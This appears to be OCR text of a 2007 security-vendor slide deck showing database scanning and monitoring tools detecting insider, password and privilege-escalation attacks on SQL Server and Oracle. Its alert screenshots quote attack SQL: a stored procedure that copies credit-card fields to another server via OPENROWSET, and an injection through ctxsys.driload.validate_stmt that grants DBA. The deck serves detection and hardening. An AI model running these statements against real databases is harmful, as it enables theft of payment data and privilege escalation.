
```
-- The following statement is to fix a vulnerability within the following check:
-- srv_paraminfo buffer overflow in xp_peekqueue
USE master
GO
REVOKE EXECUTE ON master.dbo.xp_peekqueue FROM public
GO
```

- Identify and change default & weak passwords

Monitor: Database Activity

Alert potential security issues, log routine business transactions





DbProtect: Preventing the "Insider X" Attack

AppDetective

- Discover unauthorized databases
- Configure secure settings
  - Disable OLE DB Ad-hoc queries

AppRadar

- Monitor changes to stored procedures
  - Log the change and who made it
- Detect use of sensitive and powerful functions
  - OPENROWSET

DbProtect AppDetective: Discover the Unauthorized DB

AppDetective - Session #96

Session Run Edit View Help

New Open Discover Policy Pen Test Audit Reports Update Schedule Fix

- Network
  - 192.168.3.130
    - 1433
      - Microsoft SQL Server 2000 (M
      - Microsoft SQL Server Redirector (1

Application Banners

	Variable Name	Value
1	InstanceName	MSSQLSERVER
2	IsClustered	No
3	np	\\XP-BBQ\pipe\sql\query
4	ServerName	XP-BBQ
5	tcp	1433
6	Version	8.00.194

Details | Vulnerability Description | Graphs

Risk Level	Vulnerability	IP Address	Port	Application	Details

Audit Policy: Base Line (Built-in) Pen Test Policy: Evaluation (Built-in)

DbProtect AppDetective: OLE DB Queries Allowed

AppDetective - Session #96

Session Run Edit View Help

New Open Discover Policy Pen Test Audit Reports Update Schedule Fix

Network
192.168.3.130
1433
Microsoft SQL Server 2000 (M
Microsoft SQL Server Redirector (1

Title	OLEDB ad hoc queries allowed
Risk Level	Medium
CVE Reference #	CVE-NO-MATCH
Description	Found an OLEDB provider that is not disabled.
Summary	Microsoft SQL Server provides functions that allow users to query data and execute statements on external data sources. This feature can be used to mount attacks and to run unsafe Visual Basic for Application functions. This feature should be disabled by disabling ad hoc OLEDB queries.
Overview	Microsoft SQL Server provides two functions that allow users to query data and execute statements on external data sources. These functions are OPENROWSET and OPENDATASOURCE. They can be used to access data that can be served through an

Details | Vulnerability Description | Graphs

Risk Level	Vulnerability	IP Address	Port	Application	Details
Medium	Guest user exists in database	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Database=Northwind)	
Medium	OLEDB ad hoc queries allowed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Provider=SQLOLEDB)	
Medium	SQL Agent procedures granted to public	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) (Object=dbo.msdb.sp_get_sqlagent_properties) (Grar	
Low	BUILTIN\Administrators not removed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER)	

Found 70 vulnerabilities. for the session (included 2 applications) | Audit Policy: Base Line (Built-in) Pen Test Policy: Evaluation (Built-in)

DbProtect AppRadar: Use of ALTER PROCEDURE

APPLICATION SECURITY, INC. Username: xp-bbq\administrator [Logout] (Admin User)

Home | Alerts | Dashboard | Reports | Policies | Filters | Sensors | System

Alerts | Archive

Refresh | Start 10 sec(s)

Instance: any | Rule Title: any | Login/User Name: any

Search in SQL Text

Displaying 13 of 3051 alerts

Alert ID	Instance Alias	Rule Title
3052	Backend MS SQL	ALTER PROCEDURE
3051	Backend MS SQL	ALTER PROCEDURE
3050	Backend MS SQL	ALTER PROCEDURE
3049	Backend MS SQL	SAM database in registry acce...
3048	Backend MS SQL	SQL injection in sp_MSdropret...
3047	Backend MS SQL	Generic use of xp_cmdshell
3046	Backend MS SQL	Read sensitive OS files
3045	Backend MS SQL	xp_proxiedmetadata buffer ove...
3044	Backend MS SQL	xp_oledbinfo buffer overflow
3043	Backend MS SQL	xp_dsninfo buffer overflow
3042	Backend MS SQL	xp_createprivatequeue buffer ...
3041	Backend MS SQL	ALTER PROCEDURE
3040	AppRadar System	Sensor configured

AppSecInc Console - Application Security Inc. - Microsoft Internet Explorer

APPLICATION SECURITY, INC.

Archive | Acknowledge | Create Exception

Alert ID:	3052
Database Type:	Microsoft SQL Server 2000 (Host-based Sensor)
Instance Alias:	Backend MS SQL
Context:	master
Rule Title:	ALTER PROCEDURE
Time:	4/16/07 10:56:39 PM EDT
Login/User Name:	Hamburglar
Network User:	n/a
Source of Event:	XP-BBQ
SQL Text:	ALTER PROCEDURE [dbo].[ProcessOrder] (@FirstName varchar, @Last Name varchar, @ccNumber varchar, @ccExpDate datetime, @ccType v archar, @ccSecNumber varchar) AS BEGIN SET NOCOUNT ON; INSERT INT O customers..info (FirstName,LastName,ccNumber,ccExpDate,ccSec Number) VALUES (@FirstName,@LastName,@ccNumber,@ccExpDate,@c cSecNumber) INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;pwd=qwe rty;Network=DBMSSOCN;Address=192.168.3.130,1433;', 'select * from Customers..Info') VALUES (@FirstName,@LastName, @ccNumber ,@ccExpDate,@ccType,@ccSecNumber) END
Records	n/a

DbProtect AppRadar: Use of OPENROWSET

APPLICATION SECURITY, INC. Username: xp-bbq\administrator [Logout] (Admin User)

Home | Alerts | Dashboard | Reports | Policies | Filters | Sensors | System S

Alerts | Archive

Refresh | Start 10 sec(s)

Instance: any | Rule Title: any | Login/User Name: any | Net: ar

Search in SQL Text

Displaying 14 of 2638 alerts

Alert ID	Instance Alias	Rule Title
2637	Backend MS SQL	Use of OPENROWSET
2634	Backend MS SQL	Use of OPENROWSET
2627	Backend MS SQL	Use of OPENROWSET
2623	Backend MS SQL	Use of OPENROWSET
2620	Backend MS SQL	Use of OPENROWSET
2619	Backend MS SQL	SAM database in registry acce...
2618	Backend MS SQL	SQL injection in sp_MSdropret...
2617	Backend MS SQL	Generic use of xp_cmdshell
2616	Backend MS SQL	Read sensitive OS files
2615	Backend MS SQL	xp_proxiedmetadata buffer ove...
2614	Backend MS SQL	xp_oledbinfo buffer overflow
2613	Backend MS SQL	xp_dsninfo buffer overflow
2612	Backend MS SQL	xp_createprivatequeue buffer ...
2611	AppRadar System	Sensor configured

AppSecInc Console - Application Security Inc. - Microsoft Internet Explorer

APPLICATION SECURITY, INC.

Archive | Acknowledge

Alert ID:	2620
Database Type:	Microsoft SQL Server 2000 (Host-based Sensor)
Instance Alias:	Backend MS SQL
Context:	
Rule Title:	Use of OPENROWSET
Time:	4/16/07 10:09:53 PM EDT
Login/User Name:	Hamburglar
Network User:	n/a
Source of Event:	XP-BBQ
SQL Text:	INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSOCN;Address=192.168.10.87,1433;','select * from Customers.. Info') values (@FirstName,@LastName, @ccNumber,@ccType,@ccSecNumber,@ccExpDate)'
Records Affected:	n/a
Client Application Name:	SQL Query Analyzer
Risk Level	Medium
CVE Reference #	n/a
Description	AppRadar has detected the use of the OPENROWSET function. This function can be used to link databases together.

high | medium | low | acknowledged

DbProtect: Preventing the Password Attack

AppDetective

- Change Default Passwords
  - Remove SCOTT/TIGER
- Implement Password Controls
  - Account Lockout
  - Minimum Password Length
  - Password Expiration
  - Password Complexity

AppRadar

- Monitor Database Login activity
  - Log all failed and successful logins
  - Alerts on repeated failed logins

DbProtect AppDetective: Identifying the Default Password

Session Run Edit View Help

New Open Discover Policy Pen Test Audit Reports Update Schedule Fix

- Network
  - 192.168.3.128 (ORACLE10GR2)
    - Oracle10g Listener (1521)
      - Oracle10g Database (ORCL)
        - 3/18/2007 5:15:31 PM
        - 3/18/2007 5:19:36 PM
        - 4/8/2007 1:49:38 PM
      - Oracle External Procedure Ser
      - Oracle10g Database (testing)
        - 3/18/2007 6:27:57 PM
        - 3/18/2007 6:51:41 PM

Title | Risk Level | CVE Ref. # | Description | Summary | Overview | Versions Affected | Fix Information | References

Title	Default database password
Risk Level	High
CVE Reference #	CVE-NO-MATCH
Description	A default database password has not been changed.

Details | Vulnerability Description | Graphs

Risk Level	Vulnerability	IP Address	Port	Application	Detai
High	Default database password	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=outln) (Password=outln)
High	Default database password	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=pm) (Password=change
High	Default database password	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=scott) (Password=tiger)
High	Default database password	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=sh) (Password=change_
High	Default database password	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=si_informtn_schema) (P

Found 239 vulnerabilities. for the session (included 4 appli | Audit Policy: Base Line (Built-in) Pen Test Policy: Evaluation (Built-in)

DbProtect AppDetective: Identifying Weak Passwords

Session Run Edit View Help

New Open Discover Policy Pen Test Audit Reports Update Schedule Fix

- Network
  - 192.168.3.128 (ORACLE10GR2)
    - Oracle10g Listener (1521)
      - Oracle10g Database (ORCL)
        - 3/18/2007 5:15:31 PM
        - 3/18/2007 5:19:36 PM
        - 4/8/2007 1:49:38 PM
      - Oracle External Procedure Ser
      - Oracle10g Database (testing)
        - 3/18/2007 6:27:57 PM
        - 3/18/2007 6:51:41 PM

Title	Profile settings - Failed Login Attempts
Risk Level	High
CVE Reference #	CVE-NO-MATCH
Description	A profile has been found with the FAILED_LOGIN_ATTEMPTS parameter not within the parameters set for the security policy.
Summary	The FAILED_LOGIN_ATTEMPTS parameter defines the number of successive failed login attempts that can be performed before an account's status is changed to locked. This protects against attackers attempting to guess a password for an account. If this

Details | Vulnerability Description | Graphs

Risk Level	Vulnerability	IP Address	Port	Application	
High	Password for database user same as username	192.168.3.128	1521	Oracle10g Database (testing)	(User Name=DIP) (Password=D
High	Privilege to execute UTL_FILE granted to PUBLIC	192.168.3.128	1521	Oracle10g Database (testing)	(Owner=SYS) (Object Name=U
High	Profile settings - Failed Login Attempts	192.168.3.128	1521	Oracle10g Database (testing)	(Profile=MONITORING_PROFI
Medium	Auditing not enabled	192.168.3.128	1521	Oracle10g Database (testing)	(AUDIT_TRAIL=NONE)

Found 239 vulnerabilities. for the session (included 4 appli | Audit Policy: Base Line (Built-in) Pen Test Policy: Evaluation (Built-in)

DbProtect AppRadar: Alerting on the Password Attack

APPLICATION SECURITY, INC. Username: xp-bbq\administrator [Logout] (Admin User)

Home | Alerts | Dashboard | Reports | Policies | Filters | Sensors | Sys

Alerts | Archive

Refresh | Start 10 sec(s) | Last Updated: 4/27/07 12:44:45 PM EDT, updating every 0 sec(s).

Instance	Rule Title	Login/User Name	Network User	Source of Event	Application
any	any	any	any	any	any

Search in SQL Text

Displaying 10 of 3120 alerts

Alert ID	Instance Alias	Rule Title	Time	Login/User Name	Network User
3121	Backend MS SQL	Password guessing	4/27/07 12:44:29 PM EDT	scott	
3120	Backend MS SQL	Password guessing	4/27/07 12:43:44 PM EDT	m	
3119	Backend MS SQL	SAM database in registry acce...	4/27/07 12:43:03 PM EDT	XP-BBQ\Administrator	Administrator
3118	Backend MS SQL	SQL injection in sp_MSdropret...	4/27/07 12:43:03 PM EDT	XP-BBQ\Administrator	Administrator
3117	Backend MS SQL	Generic use of xp_cmdshell	4/27/07 12:43:03 PM EDT	XP-BBQ\Administrator	Administrator
3116	Backend MS SQL	Read sensitive OS files	4/27/07 12:43:03 PM EDT	XP-BBQ\Administrator	Administrator
3115	Backend MS SQL	xp_proxiedmetadata buffer ove...	4/27/07 12:43:03 PM EDT	XP-BBQ\Administrator	Administrator
3114	Backend MS SQL	xp_oledbinfo buffer overflow	4/27/07 12:43:02 PM EDT	XP-BBQ\Administrator	Administrator
3113	Backend	xp_dsninfo buffer overflow	4/27/07 12:43:02 PM EDT	XP-BBQ\Administrator	Administrator

DbProtect AppRadar: Alerting on Privilege Escalation

APPLICATION SECURITY, INC. Username: bob2kas\administrador [Logout] (Admin User)

Home | Sensors | Alerts | Policies | Dashboard | Filters | Reports | E-mail

Alerts | Archive

Refresh | Start 10 sec(s) | Last Updated: 2/20/07 01:04:44 PM GMT-03:00, updating every 0 sec(s).

Instance	Rule Title	Login/User Name	Network User	Source of Event	Application	Risk	Count	Hide A
any	any	any	any	any	any	any	6	☑

Search in SQL Text

Apply

Displaying 6 of 294 alerts

	Alert ID	Instance Alias	Rule Title	Time	Login/User Name	Network User	Source of Event
☐	294	GI101R_192.168.0.230	Access usernames from the ALL...	2/20/07 01:04:32 PM GMT-...	scott	Robert	ENTPRISE\bob
☐	293	GI101R_192.168.0.230	Possible abuse of DRILOAD.VAL...	2/20/07 01:04:10 PM GMT-...	scott	Robert	ENTPRISE\bob
☐	292	GI101R_192.168.0.230	Access usernames from the DBA...	2/20/07 01:01:49 PM GMT-...	scott	Robert	ENTPRISE\bob
☐	291	GI101R_192.168.0.230	Access usernames from the DBA...	2/20/07 01:01:39 PM GMT-...	scott	Robert	ENTPRISE\bob
☐	290	GI101R_192.168.0.230	Access passwords from the DBA...	2/20/07 01:01:39 PM GMT-...	scott	Robert	ENTPRISE\bob
☐	289	AppRadar System	Sensor started	2/20/07 12:59:00 PM GMT-...			192.168.0.230

high | medium | low | acknowledged

Archive Selected Alerts | Archive All Alerts | Acknowledge Selected Alerts | Acknowledge All Alerts

© 2006, Application Security, Inc. All Rights Reserved
ver: 3.0.36

AppRadar: Alerting on Privilege Escalation

APPLICATION SECURITY, INC.

Archive | Acknowledge | Create Exception

Alert ID:	293
Database Type:	Oracle (Network-based Sensor)
Instance Alias:	GI101R_192.168.0.230
Context:	GI101R
Rule Title:	Possible abuse of DRILOAD.VALIDATE_STMT procedure
Time:	2/20/07 01:04:10 PM GMT-03:0 0
Login/User Name:	scott
Network User:	Robert
Source of Event:	ENTPRISE\bob
SQL Text:	BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;
Client Application Name:	sqlplus.exe
Risk Level	High
CVE Reference #	CVE-NO-MATCH
Description	Possible abuse of DRILOAD.VALIDATE_STMT procedure was detected
Summary	The VALIDATE_STMT stored procedure of the DRILOAD package can be abused to execute arbitrary SQL. A low privileged attacker can abuse it to gain elevated privileges.
Overview	Oracle contains a large number of built-in packages and stored procedures. The VALIDATE_STMT procedure of the DRILOAD package is vulnerable to PL/SQL injection. The vulnerability can be exploited by simply putting the SQL statement in the only parameter of the procedure. For example: exec ctxsys.driload.validate_stmt('alter user sys identified by mypass'); The package is owned by the user CTXSYS. Since the procedures are not defined with the 'AUTHID CURRENT USER' option, the injected SQL is executed under the privileges of CTXSYS - a DBA. Note: This rule monitors for any execution of the CTXSYS.VALIDATE_STMT procedure. If the execution was authorized or if you have a patched version, create a filter to stop seeing further alerts.
Versions Affected	Oracle 9i and 8i
Fix Information	Oracle's patching process is now based on cumulative Critical Patch Updates (CPU) released on a quarterly basis. Rather than applying old patches for vulnerabilities, it is recommended that you install only the latest CPU patches. The CPU patches are cumulative in nature and contain fixes for all previous vulnerabilities. The issue can be fixed by applying an appropriate patch from the patches released for Security Alert 68 or any later CPU. To determine the specific patch needed for your version please refer to the patch availability matrix at http://metalink.oracle.com/metalink/plsql/showdoc?db=NOT&id=281189.1 The issue affects only Oracle 9i and 8i. Oracle 10g is not affected. Patches are available for: Oracle 8i version 8.1.7.4 Oracle 9i Release version 9.0.1.4 and 9.0.1.5 Oracle 9i Release version 9.2.0.4 and 9.2.0.5 Patches can be downloaded from Oracle Worldwide Support Services web site Metalink (http://metalink.oracle.com).

Listo | Internet | 100%

Summary

- Identify and understand database threats and attack vectors
- Eliminate risks with proper configuration, permissioning, and patching
- Regularly scan your databases for vulnerabilities
- Implement database auditing / monitoring to catch and alert on attacks as they occur
- Build a plan for what to do in case of a breach

Questions?

Thank you

- Questions on
  - Vulnerabilities
  - Locking down the database
- Email us at:

  info@appsecinc.com